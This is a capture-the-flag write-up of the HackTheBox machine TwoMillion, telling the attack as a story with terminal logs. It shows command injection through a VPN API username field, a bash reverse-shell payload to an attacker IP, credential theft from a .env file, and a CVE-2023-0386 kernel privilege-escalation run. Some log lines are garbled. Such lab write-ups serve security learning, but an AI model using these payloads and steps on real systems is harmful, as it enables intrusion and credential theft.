

TWOMILLION

A HackTheBox Story


Chapter 1: Knocking on the Door

Some machines announce themselves with a fanfare of open ports. TwoMillion was not one of those machines. My nmap scan came back with just two results: port **22** for SSH and port **80** for HTTP. Minimal. Almost boring. But minimalism on HTB usually means there's something clever hiding beneath the surface.

I added the host to my `/etc/hosts` file and navigated to the web server. The site that loaded was a faithful recreation of the old HackTheBox platform — a nostalgic nod to the original design, back when you had to hack your way in just to get an invite. This was a meta puzzle. The machine was teaching you its own origin story.

The home page wasn't accessible. To get in, I needed an invite code. And the invite page had a hint hiding in its JavaScript.

```
msf > db_nmap -sV -sC 10.129.39.105
[*] Nmap: Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-14 06:27 -0400
[*] Nmap: Nmap scan report for 10.129.39.105
[*] Nmap: Host is up (1.0s latency).
[*] Nmap: Not shown: 998 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |_ 256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
[*] Nmap: |_ 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
[*] Nmap: 80/tcp    open  http     nginx
[*] Nmap: |_ http-title: Did not follow redirect to http://2million.htb/
[*] Nmap: Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 17.08 seconds
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.35/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
msf > |
```



Chapter 2: Cracking the Secret Handshake

I opened the browser's developer tools and dug into the JavaScript source on `/invite`. The code was obfuscated — deliberately scrambled to make it harder to read. But obfuscation is not encryption, and a few minutes of cleanup revealed the logic underneath.

Inside the deobfuscated code was a function called `makeInviteCode()`. It was talking to an API endpoint. I called it from the browser console and it spat out an encrypted string — ROT13 encoded, as it turned out. Classic.

Decoding it revealed instructions to make a POST request to `/api/v1/invite/generate`. I fired that request off with curl and received a Base64-encoded invite code in return. Decoded it, entered it into the registration form, and created an account:

Email: **jathu@123.com**
Password: **Jathu@123**

The dashboard loaded. I was past the velvet rope.

```
function verifyInviteCode(code) {
  var formData = {
    "code": code
  };
  $.ajax({
    type: "POST",
    dataType: "json",
    data: formData,
    url: '/api/v1/invite/verify',
    success: function (response) {
      console.log(response)
    },
    error: function (response) {
      console.log(response)
    }
  })
}

function makeInviteCode() {
  $.ajax({
    type: "POST",
    dataType: "json",
    url: '/api/v1/invite/how/to/generate',
    success: function (response) {
      console.log(response)
    },
    error: function (response) {
      console.log(response)
    }
  })
}
```



```
>> makeInviteCode()
< undefined
Object (0: 290, success: 1, data: (...), hint: "Data is encrypted ... We should probably check the encryption type in order to decrypt it...")
0: 290
data: Object (data: "Va beqre gb trareng gur vaivgr pbqr, znxr n CBFG erdhrg gb /ncv/ll/vaivgr/trareng", enctype: "ROT13")
hint: "Data is encrypted ... We should probably check the encryption type in order to decrypt it..."
inviteapi.min.js line 1 > eval:1:372
```



Chapter 3: The API That Talked Too Much

With a valid session cookie in hand, I started probing the API. I sent a curl request to the base API endpoint and got a 200 response — the server was happy to talk.

I started enumerating endpoints and discovered something very interesting. The API had an admin section — and among those admin endpoints was one called:


POST /api/v1/admin/vpn/generate

It was designed to generate VPN configuration files for users. But the way it handled user input was dangerously naive — it passed the username parameter directly to a system command without sanitization. A textbook command injection vulnerability.

First I needed to make myself an admin. Another endpoint — **PUT /api/v1/admin/settings/update** — let me do exactly that. I updated my own account to have admin privileges. The server let me. No additional authorization required. A privilege escalation through the front door.

Now as an admin, I hit the VPN generation endpoint and tested for injection by passing a semicolon followed by a system command in the username field. The server returned output from my injected command mixed in with the VPN config. Confirmed: command injection. The PHP code behind this API was executing user input as a shell command.

```
(kali@kali) [~/Downloads]
$ curl -X POST http://2million.htb/api/v1/invite/generate
{"0":200,"success":1,"data":{"code":"NUMzSE4tTEhVNk8tVEs0QUstQLRITlg=","format":"encoded"}}
```




Chapter 4: Foothold

I set up a netcat listener on port 4444 and crafted a bash reverse shell payload, injecting it through the vulnerable username parameter:

```
;& bash -i >& /dev/tcp/10.10.15.21/4444 0>&1;
```

My listener caught the connection. A shell landed as **www-data**. I upgraded it to a full TTY using Python's pty module so I could work comfortably.

From inside the web root I found what I was looking for: a **.env** file sitting in the application directory. It contained database credentials — and more importantly, a password that looked like it might be reused elsewhere.



```

(kali@kali)-[~/Downloads]
$ curl -v 2million.htb/api --cookie "PHPSESSID=3kvsyb4f3afajt74ne9j66778s"
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.39.105
* Trying 10.129.39.105:80...
* Established connection to 2million.htb (10.129.39.105 port 80) from 10.10.14.105 port 46550
* using HTTP/1.x
> GET /api HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.21.0
> Accept: */*
> Cookie: PHPSESSID=3kvsyb4f3afajt74ne9j66778s
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx
< Date: Mon, 14 Sep 2026 13:57:13 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
* Connection #0 to host 2million.htb:80 left intact
{"\api\v1":"Version 1 of the API"}

```

```

(kali@kali)-[~/Downloads]
$ curl -v 2million.htb/api/v1 --cookie "PHPSESSID=3kvsyb4f3afajt74ne9j66778s"
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.39.105
* Trying 10.129.39.105:80...
* Established connection to 2million.htb (10.129.39.105 port 80) from 10.10.14.105 port 44726
* using HTTP/1.x
> GET /api/v1 HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.21.0
> Accept: */*
> Cookie: PHPSESSID=3kvsyb4f3afajt74ne9j66778s
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx
< Date: Mon, 14 Sep 2026 13:57:59 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
* Connection #0 to host 2million.htb:80 left intact
{"v1":{"user":{"GET":{"\api\v1":"Route List","\api\v1\invite\how\to\generate":"Instructions on invite code generation","\api\v1\invite\generate":"Generate invite code","\api\v1\invite\verify":"Verify invite code","\api\v1\user\auth":"Check if user is authenticated","\api\v1\user\vpn\generate":"Generate a new VPN configuration","\api\v1\user\vpn\regenerate":"Regenerate VPN configuration","\api\v1\user\vpn\download":"Download OVPN file"},"POST":{"\api\v1\user\register":"Register a new user","\api\v1\user\login":"Login with existing user"},"admin":{"GET":{"\api\v1\admin\auth":"Check if user is admin"},"POST":{"\api\v1\admin\vpn\generate":"Generate VPN for specific user"},"PUT":{"\api\v1\admin\settings\update":"Update user settings"}}}}}

```

```

(kali@kali)-[~/Downloads]
$ curl -v -X PUT 2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID=3kvsyb4f3afajt74ne9j66778s"
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.39.105
* Trying 10.129.39.105:80...
* Established connection to 2million.htb (10.129.39.105 port 80) from 10.10.14.105 port 59716
* using HTTP/1.x
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.21.0
> Accept: */*
> Cookie: PHPSESSID=3kvsyb4f3afajt74ne9j66778s
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx
< Date: Mon, 14 Sep 2026 14:08:13 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
* Connection #0 to host 2million.htb:80 left intact
{"status":"danger","message":"Invalid content type."}

```

```

(kali@kali)-[~/Downloads]

```

```

kali@kali:~/Downloads$ curl -X POST http://2milton.http/api/v1/admin/vpn/generate --cookie "PHPSESSID=3kvspb4f3ajoft74ne9j66778s" --header "Content-Type: application/json" --data '{"username":"jathu;id;"}'
gid=33(www-data) gid=33(www-data) groups=33(www-data)

```

IP10.10.14.105

Port4444+1

Type

nc -l vnp 4444

Copy

Reverse

Bind

MSFVenom

HoaxShell

Assembled

OS

All

Name

Search...

Show Advanced

Bash-i

Bash 196

Bash read line

Bash 5

Bash udp

nc mkfifo

nc -e

nc.exe -e

BusyBox nc -e

YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMDUvNDQ0NCawPiYx

Shell

bash

Encoding

Base64

```
(kali@kali)-[~/Downloads]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.105] from (UNKNOWN) [10.129.39.105] 40422
bash: cannot set terminal process group (1098): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2million:~/html$ ls
ls
Database.php
Router.php
VPN
assets
controllers
css
fonts
images
index.php
js
views
www-data@2million:~/html$
```

```
www-data@2million:~/html$ ls -la
total 56
-rwxr-xr-x 10 root root 4096 Sep 14 17:30 .
-rwxr-xr-x  3 root root 4096 Jun  6  2023 .file is commonly used in PHP applications to
-rw-r--r--  1 root root   87 Jun  2  2023 .env
-rw-r--r--  1 root root 1237 Jun  2  2023 Database.php
-rw-r--r--  1 root root 2787 Jun  2  2023 Router.php
-rwxr-xr-x  5 root root 4096 Sep 14 17:30 VPN
-rwxr-xr-x  2 root root 4096 Jun  6  2023 assets
-rwxr-xr-x  2 root root 4096 Jun  6  2023 controllers
-rwxr-xr-x  5 root root 4096 Jun  6  2023 css
-rwxr-xr-x  2 root root 4096 Jun  6  2023 fonts
-rwxr-xr-x  2 root root 4096 Jun  6  2023 images
-rw-r--r--  1 root root 2692 Jun  2  2023 index.php
-rwxr-xr-x  3 root root 4096 Jun  6  2023 js the flag located in the admin user's home d
-rwxr-xr-x  2 root root 4096 Jun  6  2023 views
www-data@2million:~/html$ cat .env
at .env
B_HOST=127.0.0.1
B_DATABASE=htb_prod
B_USERNAME=admin
B_PASSWORD=SuperDuperPass123
www-data@2million:~/html$
```

Chapter 5: The Admin's Bad Habit

Password reuse is the gift that keeps giving. I tried SSH-ing into the box as **admin** using the database password from the **.env** file.

It worked. The admin had reused their database password for their system account. I now had a proper SSH session — a clean, stable shell with a real user. The user flag was waiting in the home directory.

But I wasn't done yet.

```
(kali㉿kali)-[~/Downloads]
└─$ ssh admin@2million.htb
The authenticity of host '2million.htb (10.129.39.105)' can't be established.
ED25519 key fingerprint is: SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '2million.htb' (ED25519) to the list of known hosts.
admin@2million.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.70-051570-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Sep 14 05:42:32 PM UTC 2026

System load:          0.080078125
Usage of /:           76.5% of 4.82GB
Memory usage:         10%
Swap usage:           0%
```

Chapter 6: You've Got Mail

While exploring the system as admin, I checked the mail spool at `/var/mail/admin`. There was a message waiting — an internal memo from what appeared to be the HTB team, warning about a recently disclosed kernel vulnerability affecting the system.

The email pointed to **CVE-2023-0386** — a privilege escalation vulnerability in the Linux kernel's OverlayFS implementation. Specifically, it allows an unprivileged user to gain root by exploiting how the kernel handles file capabilities when copying files between OverlayFS layers. The kernel on this box was running a version that hadn't been patched.

Whoever set up this machine had left the clue in the mail. A hint disguised as a warning — classic HTB storytelling.

```
admin@2million:~$ cat /var/mail/$USERNAME/admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.
```

AI Overview

The 2023 vulnerability in the Linux kernel's OverlayFS subsystem that allows local users to copy files while improperly preserving SetUID bits and ownership metadata is **CVE-2023-0386**.  SentinelOne +1

Key Details

- **Vulnerable Component:** Linux kernel OverlayFS (Overlay File System) subsystem.
- **Mechanism:** An unprivileged local user creates a FUSE mount, copies a SetUID file from a `nosuid` mount into an overlay mount, and triggers a copy-up operation where the kernel improperly retains the original root ownership and SetUID/capabilities.
- **Impact:** Local privilege escalation allowing attackers to run binaries with elevated or root privileges.  Datadog Security Labs +4

If you're investigating this issue, would you like to know about:

- **Remediation steps** or kernel patch versions?

[puckiestyle / CVE-2023-0386](#) (Public) Notifications Fork 1 Star 21

[Code](#) [Issues](#) [Pull requests](#) [Projects](#) [Security and quality](#) [Insights](#)

[main](#) [1 Branch](#) [0 Tags](#) [Code](#)

 puckiestyle	Update README.md	acc4981 · 3 years ago	9 Commits
	ovlcap	空文件夹	3 years ago
	test	exp	3 years ago
	Makefile	exp	3 years ago
	README.md	Update README.md	3 years ago
	exp.c	exp	3 years ago
	fuse.c	exp	3 years ago
	getshell.c	exp	3 years ago

[README](#)

About

No description, website, or topics provided.

-  Readme
-  Activity
-  21 stars
-  1 watching
-  1 fork

[Report repository](#)

Releases

No releases published

Contributors 2

-  puckiestyle puckie
-  xkaneiki xkaneiki

Chapter 7: Kernel Panic (Theirs, Not Mine)

I found a public PoC exploit for CVE-2023-0386, transferred it to the target, compiled it, and ran it.

The exploit works by abusing OverlayFS — a union filesystem used extensively in containers. When a file with elevated capabilities is copied across OverlayFS layers, the kernel fails to properly strip those capabilities before making the file accessible to a lower-privileged user. By carefully crafting a malicious binary with SUID capabilities and tricking the kernel into copying it through OverlayFS, the exploit elevates our privileges to root.

The exploit ran. The shell prompt changed. The world looked different from root.

root@2million:~#

The root flag was right there in `/root/root.txt`. TwoMillion was done.

```
admin@2million:/tmp$ mkdir -p ovlcap/lower ovlcap/upper ovlcap/work
admin@2million:/tmp$ ./fuse ./ovlcap/lower ./gc &
sleep 1 && ./exp
[+] len of gc: 0x3ee0
mkdir: File exists
uid:1000 gid:1000
[+] mount success
[+] readdir
[+] getattr_callback
/file
total 8
drwxrwxr-x 1 root root 4096 Sep 14 18:06 .
drwxrwxr-x 6 root root 4096 Sep 14 18:05 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan 1 1970 file
[+] open_callback
/file
[+] read buf callback
offset 0
size 16384
path /file
[+] open_callback
/file
[+] open_callback
/file
[+] ioctl_callback
path /file
cmd 0x00086601
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:/tmp# whoami
root
root@2million:/tmp#
```

Epilogue: What TwoMillion Taught Me

TwoMillion was a love letter to the original HackTheBox platform, and a lesson in how layers of simple mistakes compound into complete compromise:

- ◆ **Obfuscation is not security** — JavaScript that runs in the browser can always be read and reversed.
- ◆ **API authorization must be enforced server-side** — letting a regular user elevate themselves to admin through an API call is a critical flaw.
- ◆ **Never pass user input to shell commands** — command injection is one of the oldest bugs in the book and still devastating.
- ◆ **Password reuse is always the weakest link** — one credential crossing two systems opened the entire box.
- ◆ **Patch your kernel** — CVE-2023-0386 was known and publicly disclosed. Unpatched systems are ticking clocks.

*Machine rooted. **Flags captured.***